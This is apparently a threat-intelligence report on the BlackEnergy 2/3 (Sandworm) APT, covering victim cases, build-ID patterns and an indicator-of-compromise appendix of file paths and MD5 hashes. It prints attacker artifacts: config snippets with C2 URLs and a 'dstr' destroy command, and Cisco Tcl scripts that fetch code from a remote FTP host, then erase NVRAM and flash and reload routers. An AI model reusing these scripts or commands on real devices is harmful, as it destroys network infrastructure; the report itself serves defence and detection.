
- high level government
- other ICS construction
- federal land holding agencies
- municipal offices
- federal emergency services
- space and earth measurement and assessment labs
- national standards body
- banks
- high-tech transportation
- academic research

Victim cases

We gained insight into significant BE2 victim profiles over the summer of 2014. Interesting BE2 incidents are presented here.

Victim #1

The BE2 attackers successfully spearphished an organization with an exploit for which there is no current CVE, and a metasploit module has been available This email message contained a ZIP archive with EXE file inside that did not appear to be an executable. This crafted zip archive exploited a WinRAR flaw that makes files in zip archives appear to have a different name and file extension.



BE2 spearphish example

The attached exe file turned out to be 'BlackEnergy-like' malware, which researchers already dubbed 'BlackEnergy3' - the gang uses it along with BlackEnergy2. Kaspersky Lab detects 'BlackEnergy3' malware as Backdoor.Win32.Fonten – naming it after its dropped file "FONTCACHE.DAT"

When investigating computers in the company's network, only BE2 associated files were found, suggesting BE3 was used as only a first-stage tool on this network. The config files within BE2 contained the settings of the company's internal web proxy:

```
<type>https</type>
<addr>https://95.143.193.182/RnJhbmNlYXZpYXRlbGVjb204/statmach/aorta.php;proxy=https=10.10.255.55:3128
128,https=10.5.104.225:9080,https=10.5.10.11:3129</addr>
```

BE2 config file contains victim's internal proxy

As the APT-specific BE2 now stores the downloaded plugins in encrypted files on the system (not seen in older versions – all plugins were only in-memory), the administrators were able to collect BE2 files from the infected machines. After decrypting these files, we could retrieve plugins launched on infected machines: ps, vsnet, fs, ss, dstr. By all appearances, the attackers pushed the 'dstr' module when they understood that they were revealed, and wanted to hide their presence on the machines. Some machines already launched the plugin, lost their data and became unbootable.

```
<cmds>
<cmd>u vsnet auto</cmd>
<cmd>s dstr 17-06-2014_12:00</cmd>
</cmds>
<plg_data>
<vsnet>
```

Desstructive dstr command in BE2 config file

Also, on some machines, documents were encrypted, but no related plugin could be found.

Victim #2

The second organization was hacked via the first victim's stolen VPN credentials. After the second organization was notified about the infection they started an internal investigation. They confirmed that some data was destroyed on their machines, so the BE2 attackers have exhibited some level of destructive activity. And, they revealed that their Cisco routers with different IOS versions were hacked. They weren't able to connect to the routers any more by telnet and found the following "farewell" tcl scripts in the router's file system:

Ciscoapi.tcl – contains various wrappers over cisco EXEC-commands as described in the comments.

The comment includes a punchy message for "kasperRsky":

```
# ######################################################################
#
# file:
#   ciscoapi.tcl
#
# version:
#   4.6.0034.
#
# description:
#   Cisc0 API Tcl extension for B1ack En3rgy b0t.
#
# product:
#   BE (v.4.6)
#
# created:
#   04/03/2014 - 12/05/2014
#
# authors:
#   We are real hacK3rs.
#
# message:
#   Fuck U, kaspeRsky!!! U never get a fresh B1ack En3rgy.
#   So, Thanks C1sco ltd for built-in backdOOrs & 0-days.
#


namespace eval CISCO {
    #
    # name:
    #   namespace CISCO
    #
    # description:
    #   object implements a set of wrappers over cisco EXEC-commands.
    #
```

BE2 ciscoapi.tcl fragment

Killint.tcl – uses Ciscoapi.tcl, implements destroying functions:

```
# eof @sourcesafe

set REMOTE_IP "10.3.102.4"
set REMOTE_DIR "!!!UPLOAD/LVCHD1/DOC" ;# /dir/subdir

set REMOTE_USER "guest"
set REMOTE_PASS "guest"

set SCRIPT_CISCOAPI "ciscoapi.tcl"
set REMOTE_CISCOAPI_PATH "ftp://${REMOTE_USER}:${REMOTE_
set LOCAL_CISCOAPI_PATH "flash:${SCRIPT_CISCOAPI}"

sourcesafe ${REMOTE_CISCOAPI_PATH}
sourcesafe ${LOCAL_CISCOAPI_PATH}

namespace import CISCO::*


CISCO::disable_console_exec_mode

CISCO::disable_aux_exec_mode

catch {exec "erase nvram:" }

catch {exec "format flash:"}

catch {exec "erase startup-config"}

CISCO::delete_all_ints

#CISCO::write_config_to_nvram

CISCO::reload
```

BE2 killint.tcl fragment

The script tries to download ciscoapi.tcl from a certain FTP server which served as a storage for BE2 files. The organization managed to discover what scripts were hosted on the server before BE/SandWorm gang deleted them, and unfortunately couldn't restore them after they were deleted. The BE2 actor performs careful, professional activity covering their tracks:

ciscoapi.tcl
killint.tcl
telnetapi2.tcl
telnetu.tcl
stub.tcl
stub1.tcl

There is evidence that the logs produced by some scripts were also stored on the FTP server, in particular

the information on CDP neighbors which is provided by one of the procedures of ciscoapi.tcl.

Victim #3

The third organization got compromised by the same type of attack as the first one (an EXE file spoofing a doc within a Zip archive). All the plugins discovered in BE2 files were known, and there was no revelation of hacked network devices on their side and no destroyed data. The noticeable thing is that many computers contained both BE2 and BE3 files and some config files contained the following URL:

hxxps://46.165.222(dot)28/upgrade/f3395cd54cf857ddf8f2056768ff49ae/getcfg.php

The URL contains the md5 of the string 'router'. One of the discovered config files contained a URL with an as yet unidentified md5:

hxxps://46.165.222(dot)28/upgrade/bf0dac805798cc1f633f19ce8ed6382f/upgrade.php

Victim set #4

A set of victims discovered installed Siemens SCADA software in their ICS environment was responsible for downloading and executing BlackEnergy. Starting in March 2014 and ending in July 2014, Siemens "ccprojectmgr.exe" downloaded and executed a handful of different payloads hosted at 94.185.85.122/favicon.ico. They are all detected as variants of "Backdoor.Win32.Blakken".

Build IDs

Each config file within BE2 main.dll has a field called build_id which identifies the malware version for the operators. Currently this particular BE/SandWorm gang uses a certain pattern for the build ids containing three hex numbers and three letters, as follows:

0C0703hji

The numbers indicate the date of file creation in the format: Year-Month-Day. Still, the purpose of the letters is unknown, but most likely it indicates the targets. The hex numbers weren't used all the time, sometimes we observed decimal numbers:

100914_mg

100929nrT

Most interesting for us was the earliest build id we could find. Currently it is "OB020Ad0V", meaning that the BE2/SandWorm APT started operating as early as the beginning of 2010.

Appendix: IoC

While BE dropper installs its driver under a randomly picked non-used Windows driver name, like %system32%\drivers\AliIde.sys. The driver is self-signed on 64-bit systems

However, new "APT" BE2 uses one of the following filenames that are used as an encrypted storage for plugins and the network settings. They are consistent and serve as stable IoC:

%system32%\drivers\winntd_.dat
%system32%\drivers\winntd.dat
%system32%\drivers\wincache.dat
%system32%\drivers\mlang.dat
%system32%\drivers\osver32nt.dat
%LOCALAPPDATA%\adobe\wind002.dat
%LOCALAPPDATA%\adobe\settings.sol
%LOCALAPPDATA%\adobe\winver.dat
%LOCALAPPDATA%\adobe\cache.dat

BE2 also uses start menu locations for persistence:

Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\flashplayerapp.exe

BE3 uses the following known filenames:

%USERPROFILE%\NTUSER.LOG %LOCALAPPDATA%\FONTCACHE.DAT

BE2 MD5s:

d57ccbb25882b16198a0f43285dafbb4
7740a9e5e3feecd3b7274f929d37bccf
948cd0bf83a670c05401c8b67d2eb310
f2be8c6c62be8f459d4bb7c2eb9b9d5e
26a10fa32d0d7216c8946c8d83dd3787
8c51ba91d26dd34cf7a223eaa38bfb03
c69bfd68107ced6e08fa22f72761a869
3cd7b0d0d256d8ff8c962f1155d7ab64
298b9a6b1093e037e65da31f9ac1a807
d009c50875879bd2aefab3fa1e20be09
88b3f0ef8c80a333c7f68d9b45472b88
17b00de1c61d887b7625642bad9af954

27eddda79c79ab226b9b24005e2e9b6c
48937e732d0d11e99c68895ac8578374
82418d99339bf9ff69875a649238ac18
f9dcb0638c8c2f979233b29348d18447
72372ffac0ee73dc8b6d237878e119c1
c229a7d86a9e9a970d18c33e560f3dfc
ef618bd99411f11d0aa5b67d1173ccdf
383c07e3957fd39c3d0557c6df615a1a
105586891deb04ac08d57083bf218f93
1deea42a0543ce1beeeeeef1ffb801e5
7d1e1ec1b1b0a82bd0029e8391b0b530
1f751bf5039f771006b41bdc24bfadd3
d10734a4b3682a773e5b6739b86d9b88
632bba51133284f9efe91ce126eda12d
a22e08e643ef76648bec55ced182d2fe
04565d1a290d61474510dd728f9b5aae
3c1bc5680bf93094c3ffa913c12e528b
6a03d22a958d3d774ac5437e04361552
0217eb80de0e649f199a657aebba73aa
79cec7edf058af6e6455db5b06ccbc6e
f8453697521766d2423469b53a233ca7
8a449de07bd54912d85e7da22474d3a9
3f9dc60445eceb4d5420bb09b9e03fbf
8f459ae20291f2721244465aa6a6f7b9
4b323d4320efa67315a76be2d77a0c83
035848a0e6ad6ee65a25be3483af86f2
90d8e7a92284789d2e15ded22d34ccc3
edb324467f6d36c7f49def27af5953a5
c1e7368eda5aa7b09e6812569ebd4242
ec99e82ad8dbf1532b0a5b32c592efdf
391b9434379308e242749761f9edda8e
6bf76626037d187f47a54e97c173bc66
895f7469e50e9bb83cbb36614782a33e
1feacbef9d6e9f763590370c53cd6a30
82234c358d921a97d3d3a9e27e1c9825
558d0a7232c75e29eaa4c1df8a55f56b

e565255a113b1af8df5adec568a161f3
1821351d67a3dce1045be09e88461fe9
b1fe41542ff2fcb3aa05ff3c3c6d7d13
53c5520febbe89c25977d9f45137a114
4513e3e8b5506df268881b132ffdcde1
19ce80e963a5bcb4057ef4f1dd1d4a89
9b29903a67dfd6fec33f50e34874b68b
b637f8b5f39170e7e5ada940141ddb58
c09683d23d8a900a848c04bab66310f1
6d4c2cd95a2b27777539beee307625a2
e32d5c22e90cf96296870798f9ef3d15
64c3ecfd104c0d5b478244fe670809cc
b69f09eee3da15e1f8d8e8f76d3a892a
294f9e8686a6ab92fb654060c4412edf
6135bd02103fd3bab05c2d2edf87e80a
b973daa1510b6d8e4adea3fb7af05870
8dce09a2b2b25fcf2400cffb044e56b8
6008f85d63f690bb1bfc678e4dc05f97
1bf8434e6f6e201f10849f1a4a9a12a4
6cac1a8ba79f327d0ad3f4cc5a839aa1
4628609105269o4ef8334ee17acbbbe5
eeec7c4a99fdfb0ef99be9007f069ba8
6bbc54fb91a1d1df51d2af379c3b1102
8b152fc5885cb4629f802543993f32a1
6d1187f554040a072982ab4e6b329d14
3bfe642e752263a1e2fe22cbb243de57
c629933d129c5290403e9fce8d713797
1c62b3d0eb64b1511e0151aa6edce484
811fcbadd31bccf4268653f9668c1540
0a89949a3a933f944d0ce4c0a0c57735
a0f594802fbeb5851ba40095f7d3dbd1
bf6ce6d90535022fb6c95ac9dafcb5a5
df84ff928709401c8ad44f322ec91392
fda6f18cf72e479570e8205b0103a0d3
39835e790f8d9421d0a6279398bb76dc
fe6295c647e40f8481a16a14c1dfb222

592c5fbf99565374e9c20cade9ac38aa
ad8dc222a258d11de8798702e52366aa
bc21639bf4d12e9b01c0d762a3ffb15e
3122353bdd756626f2dc95ed3254f8bf
e02d19f07f61d73fb6dd5f7d06e9f8d2
d2c7bf274edb2045bc5662e559a33942
ac1a265be63be7122b94c63aabcc9a66
e06c27e3a436537a9028fdafc426f58e
6cf2302e129911079a316cf73a4d010f
38b6ad30940ddfe684dad7a10aea1d82
f190cda937984779b87169f35e459c3a
698a41c92226f8e444f9ca7647c8068c
bc95b3d795a0c28ea4f57eafcab8b5bb
82127dc2513694a151cbe1a296258850
d387a5e232ed08966381eb2515caa8e1
f4b9eb3ddcab6fd5d88d188bc682d21d
8e42fd3f9d5aac43d69ca740feb38f97
a43e8ddecfa8f3c603162a30406d5365
ea7dd992062d2f22166c1fca1a4981a1
7bf6dcf413fe71af2d102934686a816b
cf064356b31f765e87c6109a63bdbf43
4a46e2dc16ceaba768b5ad3cdcb7e097
2134721de03a70c13f2b10cfe6018f36
7add5fd0d84713f609679840460c0464
cc9402e5ddc34b5f5302179c48429a56
9803e49d9e1c121346d5b22f3945bda8
c5f5837bdf486e5cc2621cc985e65019
2b72fda4b499903253281ebbca961775
7031f6097df04f003457c9c7ecbcda1c
6a6c2691fef091c1fc2e1c25d7c3c44c
9bd3fa59f30df5d54a2df385eba710a5
5100eb13cac2fc3dec2d00c5d1d3921c
0a2c2f5cf97c65f6473bdfc90113d81e
30b74abc22a5b75d356e3a57e2c84180
a0424e8436cbc44107119f62c8e7491b
c1ba892d254edd8a580a16aea6f197e9

e70976785efcfaeed20aefab5c2eda60
397b5d66bac2eb5e950d2a4f9a5e5f2c
4e9bde9b6abf7992f92598be4b6d1781
54d266dee2139dd82b826a9988f35426
5b4faa2846e91e811829a594fecfe493
907448af4388072cdc01e69b7b97b174
ccad214045af69d06768499a0bd3d556
1395dfda817818c450327ab331d51c1b
715e9e60be5a9b32075189cb04a0247e
3835c8168d66104eed16c2cd99952045
f32c29a620d72ec0a435982d7a69f683
95e9162456d933fff9560bee3c270c4e
da01ef50673f419cf06b106546d06b50
2dd4c551eacce0aaffedf4e00e0d03de
34f80f228f8509a67970f6062075e211
81ca7526881a0a41b6721048d2f20874
d642c73d0577dd087a02069d46f68dac

BE3 MD5s:

f0ebb6105c0981fdd15888122355398c
7cb6363699c5fd683187e24b35dd303e
4d5c00bddc8ea6bfa9604b078d686d45
f37b67705d238a7c2dfcdd7ae3c6dfaa
46649163c659cba8a7d0d4075329efa3
628ef31852e91895d601290ce44650b1
723eb7a18f4699c892bc21bba27a6a1a
8b9f4eade3a0a650af628b1b26205ba3
f6c47fcc66ed7c3022605748cb5d66c6
6c1996c00448ec3a809b86357355d8f9
faab06832712f6d877baacfe1f96fe15
2c72ef155c77b306184fa940a2de3844
2e62e8949d123722ec9998d245bc1966
b0dc4c3402e7999d733fa2b668371ade
93fa40bd637868a271002a17e6dbd93b
f98abf80598fd89dada12c6db48e3051
8a7c30a7a105bd62ee71214d268865e3

2f6582797bbc34e4df47ac25e363571d
81d127dd7957e172feb88843fe2f8dc1
3e25544414030c961c196cea36ed899d

Previous and Parallel Research

Botnet History Illustrated by BlackEnergy 2, PH Days, Kaspersky Lab - Maria Garnaeva and Sergey Lozhkin, May 2014

BlackEnergy and Quedagh (pdf), F-Secure, September 2014

Sandworm, iSIGHT Partners, October 2014

Alert (ICS-ALERT-14-281-01A) Ongoing Sophisticated Malware Campaign Compromising ICS (Update A), ICS-CERT, October 2014